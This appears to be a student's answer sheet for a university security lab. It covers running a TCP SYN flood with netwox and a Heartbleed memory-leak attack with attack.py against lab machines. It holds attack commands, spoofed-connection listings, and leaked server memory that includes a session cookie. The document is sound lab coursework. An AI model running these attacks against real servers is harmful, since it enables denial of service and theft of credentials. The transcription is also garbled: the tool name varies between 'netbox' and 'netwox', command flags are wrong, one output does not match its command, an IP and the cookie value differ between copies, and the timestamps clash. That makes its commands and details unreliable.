


Q1. What is the attacker's IP address?

ANS 10.34.25.11




```
[10/24/2025 09:03] root@ubuntu:/home/seed# netbox 76 -l "10.34.25.17" -p "80"
^C
[10/24/2025 09:06] root@ubuntu:/home/seed# ^C
[10/24/2025 09:06] root@ubuntu:/home/seed# ^C
[10/24/2025 09:06] root@ubuntu:/home/seed# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:8c:29:ce:8f:79
          inet addr:10.34.25.11  Bcast:10.34.25.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fece:8f79/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3549821  errors:7  dropped:0  overruns:0  frame:0
          TX packets:10217008  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:213219666 (213.2 MB)  TX bytes:551759314 (551.7 MB)
          Interrupt:19  Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:79  errors:0  dropped:0  overruns:0  frame:0
          TX packets:79  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:6398 (6.3 KB)  TX bytes:6398 (6.3 KB)

[10/24/2025 09:07] root@ubuntu:/home/seed#
```

Q2. What command did you use to run the attack?

ANS netbox 76 -i "10.34.25.17" ip "80"



```
[10/24/2025 08:57] root@ubuntu:/home/seed# netstat -na | grep SYN_RECV
eth0      Link encap:Ethernet  HWaddr 00:8c:29:80:85:57
          inet addr:10.34.25.17  Bcast:10.34.25.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe00:8557/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1110  errors:0  dropped:0  overruns:0  frame:0
          TX packets:645  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:215017 (215.0 KB)  TX bytes:87852 (87.8 KB)
          Interrupt:19  Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100  errors:0  dropped:0  overruns:0  frame:0
          TX packets:100  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:8162 (8.1 KB)  TX bytes:8162 (8.1 KB)

[10/24/2025 08:58] root@ubuntu:/home/seed# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql        *:*                     LISTEN
tcp        0      0 0 ubuntu-2.local:http  mobile-107-251-51:25522 SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  38.111.184.102:8598    SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  104.237.225.21:52934   SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  12.78.144.38:23162     SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  25.16.182.57:51260     SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  62.170.39.88:21633     SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  abuse-sinkhole.ch:58640 SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  193.77.228.134:29426   SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  246.52.195.83:41943    SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  192.120.95.179:56074   SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  customer-CWI-CGN-135710 SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  85.183.101.23:7752     SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  149.31.93.37:44374     SYN_RECV
tcp        0      0 0 ubuntu-2.local:http  12.241.22.162:2597     SYN_RECV

[10/24/2025 08:52] seed@ubuntu:~$ netbox 76 --help
S: command not found
[10/24/2025 08:55] seed@ubuntu:~$ netbox 76 --help
Title: Synflood
Usage: netbox 76 -l ip -p port [-s spoofip]
Parameters:
  -l --dst-ip ip          destination IP address (5.6.7.8)
  -p --dst-port port      destination port number (80)
  -s --spoofip spoofip    IP spoof initialization type (linkbraw)
  --help                  display full help
Example: netbox 76 -l "5.6.7.8" -p "80"
Example: netbox 76 --dst-ip "5.6.7.8" --dst-port "80"
[10/24/2025 08:55] seed@ubuntu:~$ netbox 76 -l 10.34.25.17 -p 80
Error 3002 : not supported
hint: errno = 19 = No such device
hint: libnet_init(): UID or EUID of 0 required
[10/24/2025 08:58] seed@ubuntu:~$ sudo netbox 76 -l 10.34.25.17 -p 80
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
sudo: 1 incorrect password attempt
[10/24/2025 08:58] seed@ubuntu:~$ ^C
[10/24/2025 08:58] seed@ubuntu:~$ su
Password:
[10/24/2025 08:58] root@ubuntu:/home/seed# netbox 76 -l "10.34.25.17" -p "80"
```


Q3. How do you know the attack is successful? Hint: Use the browser on your notebook to access the webpage. What should happen if the attack is successful?

ANS can't access the target




Q4. “netwox” performs the TCP SYN Flood attack using spoofed IP addresses. Give some examples of the spoofed IP addresses you see on the target machine.

ANS 38.111.184.102, 184.237.225.21, ...



Q5. In the TCP SYN Flood attack, what resource on the server side is exhausted? What is the number of resources available, and how many of those resources get used up in the attack?

ANS SYN backlog / queue for half-open connections, 512, 256



```
[10/24/2025 09:16] root@ubuntu:/home/seed# sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
[10/24/2025 09:16] root@ubuntu:/home/seed# netstat -na | grep SYN_RECV | wc -l
256
[10/24/2025 09:16] root@ubuntu:/home/seed#
```

```
[10/24/2025 09:03] root@ubuntu:/home/seed# netwox 76 -l "10.34.25.17" -p "80"
^C
[10/24/2025 09:06] root@ubuntu:/home/seed# ifconfig
eth0
Link encap:Ethernet HWaddr 08:0c:29:ce:8f:79
inet addr:10.34.25.11 Bcast:10.34.25.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fece:8f79/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:3549021 errors:7 dropped:0 overruns:0 frame:0
TX packets:10217068 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:213219666 (213.2 MB) TX bytes:551759314 (551.7 MB)
Interrupt:19 Base address:0x2000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:79 errors:0 dropped:0 overruns:0 frame:0
TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:6398 (6.3 KB) TX bytes:6398 (6.3 KB)
[10/24/2025 09:07] root@ubuntu:/home/seed# netwox 76 -l "10.34.25.17" -p "80"
```

Q6. How do TCP SYN cookies prevent this type of attack?

ANS SYN cookie ทำงานโดย ไม่จองหน่วยความจำสำหรับการเชื่อมต่อที่ยังไม่สมบูรณ์ เมื่อเซิร์ฟเวอร์ได้รับ SYN ปกติ มันจะเก็บ entry ใน backlog และส่ง SYN-ACK กลับ แต่เมื่อเปิด SYN cookie เซิร์ฟเวอร์จะไม่สร้าง entry ในนั้น ถ้าเซิร์ฟเวอร์ไม่ต้องจองหน่วยความจำล่วงหน้า → backlog ไม่ถูกเติมเต็มจาก half-open connections ปลอดภัย → เซิร์ฟเวอร์ยังคงรับการเชื่อมต่อที่ถูกต้องได้

Q7. For each piece of secret that you steal from the Heartbleed attack, you need to show the screenshots as the proof. Upload a pdf of your screenshots.

ANS

The image displays two screenshots of a Heartbleed attack demonstration. The left side of each screenshot shows a Google Drive document titled "Activity - ... rity 2.pdf" with the following text:

2110413/2110640/2190413 Computer/Information/System Security
Dept. of Computer Engineering,
Chulalongkorn University.

4. After you have done enough interaction as legitimate users, you can launch the attack and see what information you can get out of the victim server. Writing the program to launch the Heartbleed attack from scratch is not easy, because it requires the low-level knowledge of the Heartbeat protocol. Fortunately, other people have already written the attack code. Therefore, we will use the existing code to gain first-hand experience in the Heartbleed attack. The code that we use is called attack.py, which was originally written by Jared Stafford. We made some small changes to the code for educational purposes. Download the code, attack.py, from google drive onto the attacker notebook and change its permission so the file is executable. Then run the attack code as follows:

```
$ ./attack.py www.heartbleedlabelgg.com
```

You may need to run the attack code multiple times to get useful data. Try and see whether you can get the following information from the target server.

- Username and password.
- User's activity (what the user has done).
- The exact content of the private message.

Q7. For each piece of secret that you steal from the Heartbleed attack, you need to show the screenshots as the proof. Upload a pdf of your screenshots.

Q8. For the Heartbleed attack, explain how you did the attack, and what your observations are.

5. Find the cause of Heartbleed: In this task, you will compare the outcome of the benign packet and the malicious packet sent by the attacker code to find out the fundamental cause of the Heartbleed vulnerability.

The right side of each screenshot shows a terminal window running the attack. The top terminal shows the command `./attack.py www.heartbleedlabelgg.com` and the output of the defribulator v1.20 tool. It shows a warning: `WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is Please wait... connection attempt 1 of 1`. A red arrow points to the output of the attack, which shows a large amount of data returned, including a cookie: `Cookie: Flgg-j5rtatq1ame1u5vhueqom2j1`.

The bottom terminal shows the output of the attack, which includes a large amount of data returned, including a cookie: `Cookie: Flgg-j5rtatq1ame1u5vhueqom2j1`. A red box highlights the cookie value: `Flgg-j5rtatq1ame1u5vhueqom2j1`.

Q8. For the Heartbleed attack, explain how you did the attack, and what your observations are.

ANS

Preparation: Before the attack, an attacker logged into the web app and performed sensitive actions("Dude, this is secret stuff...") to ensure secret data was present in the server's memory .

Execute: used the provided Python exploit code, **attack.py**, against the target domain.

Q9: As the length variable decreases, what kind of difference can you observe?

ANS small length -> small data from target memory

The screenshot shows a Google Drive document titled "Activity - ... rity 2.pdf" and a terminal window. The document contains the following text:

Figure 2: The Heartbleed Attack Communication

Our attack code allows you to play with different Payload length values. By default, the value is set to a quite large one (0x4000), but you can reduce the size using the command option "-l" (letter ell) or "--length" as shown in the following examples:

```
$. /attack.py www.heartbleedlabelgg.com -l 0x015B
$. /attack.py www.heartbleedlabelgg.com --length 83
```

Your task is to play with the attack program with different payload length values and answer the following questions in the google sheet:

- Q9: As the length variable decreases, what kind of difference can you observe?
- Q10: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data." What is the boundary length?

6. Fixing Heartbleed: To fix the Heartbleed vulnerability, the best way is to update the OpenSSL library to a newer version. This can be achieved using the following commands. It should be noted that once it is updated, it is hard to go back to the vulnerable version. Therefore, make sure you have finished the previous tasks before doing the update. You can also take a snapshot of your VM before the update.

The terminal window shows the following output:

```
[10/24/2025 10:10] seedubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --length 500

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...1.9.8.....5.....
...3.2.....E.D.....A.....
...
...pt-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/boby
Cookie: Elgg-j5rtat5anetu5vhuqemo2j1
Connection: keep-alive
If-None-Match: "1449721729"
:V.k\...f...[...q...
...h..N.MVCs..DH..... "257-5032e3d7cd92c"
...5.....e...8...
...68.f.....

[10/24/2025 10:10] seedubuntu:~/Desktop$
```

The screenshot shows the same Google Drive document and terminal window as above, but with a different payload length. The document text is identical. The terminal window shows the following output:

```
[10/24/2025 10:09] seedubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --length 83

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)


#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...1.9.8.....5.....
...2"3UKO .....6...

[10/24/2025 10:09] seedubuntu:~/Desktop$
```

Q10: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data." What is the boundary length?


ANS 22



